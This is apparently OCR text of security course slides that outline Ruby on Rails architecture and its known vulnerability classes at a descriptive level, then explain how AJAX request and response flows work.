

RAIL APPLICATION ARCHITECTURE
Views
User Interface Components and Views
Controller
Controller Methods
Active Records
Database

Ruby On Rails (Cont'd)

The following are a few Ruby On Rails framework vulnerabilities:

Remote Code Execution	Any Ruby On Rails application having the XML parser enabled is vulnerable to Remote Code Execution. This facilitates database retrieval when executing vulnerable code
Authentication Bypass Vulnerability	The basic authentication process in Ruby on Rails does not use a constant-time algorithm for verifying credentials; this enables bypassing authentication by measuring timing differences
Denial of Service Attack	Involves superfluous caching and memory consumption by leveraging an application's use of a wildcard controller route. Improperly restricted use of the MIME type cache causes denial of service (memory consumption) using a crafted HTTP Accept header
Directory Traversal Vulnerability	Action View allows reading arbitrary files by leveraging an application's unrestricted use of the render method and providing a .. (dot dot) in a pathname
Cross-Site Scripting (XSS) Vulnerability	Action View allows injecting arbitrary web scripts or HTML via text declared as "HTML safe" and used as attribute values in tag handlers

Notes:



AJAX

- Ajax frameworks are used for **creating web applications** with a dynamic link between the client and the server
- Ajax uses the following web technologies to implement a web application
  - HTML / XHTML, CSS — Presentation
  - Document Object Model (DOM) — Dynamic display and interaction with data
  - JSON , XML — interchange of data
  - XSLT — Manipulation
  - XMLHttpRequest object — Asynchronous communication
  - JavaScript — Integration for use of technologies together

Browser

An event occurs...

- Create an XMLHttpRequest object
- Send HttpRequest

Internet


Server

- Process HTTPRequest
- Create a response and send data back to the browser

Internet

Browser

- Process the returned data using JavaScript
- Update page content



